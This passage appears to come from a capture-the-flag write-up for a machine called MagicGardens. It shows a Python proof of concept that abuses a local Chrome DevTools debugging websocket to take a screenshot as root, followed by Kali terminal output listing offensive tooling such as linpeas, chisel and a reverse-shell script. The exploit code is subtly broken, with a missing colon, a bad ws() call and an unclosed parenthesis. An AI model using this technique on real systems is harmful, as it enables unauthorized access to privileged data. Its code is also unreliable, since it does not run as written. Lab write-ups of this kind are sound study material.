session_id = json.loads(ws.recv())['params']['sessionId']
print(f'Session id: {session_id}')

#prepare the command to take a screenshot

command = json.dumps({
    "id":5,
    "sessionId" session_id,
    "method": "Page.captureScreenshot",
    "params": {
        "sessionId": session_id,
        "format":"png"
    }
})

#Send the command
ws.send(command)

#Gets the answer which contains the screenshot in base64
result = json.loads(ws.recv())

#Send the command again it seems to be neccesary
ws.send(command)
#Loads the screenshot
result = json.loads(ws())

#Verify if the screenshot was successfull
if 'result' in result and 'data' in result['result']:
    print("Success file reading")
    #If it is succesfull decode and save the file
```

```
    with open("root.png", "wb") as file:
        file.write(base64.b64decode(result['result']['data'])
else:
    print("Error")

ws.close()
```

In bash

```
```

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ python pocpy.py
Connect to url: ws://localhost:52845/devtools/page/6a3d9f5d-71bd-459f-a28c-71135d838bb2
Target id: dc8db984-2359-4dbb-87a7-5c79c531e657
Session id: b9c75431-99f3-43d6-9396-faa195bb5c75
Success file reading
```

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ ls
bruteuser.txt  DockerRegistryGrabber  list.txt   nmap.txt       pocpy.py  rev.sh    u.txt
chisel         linpeas.sh             morty.txt  POCprivesc.py  reports   root.png  xsserrror.txt
```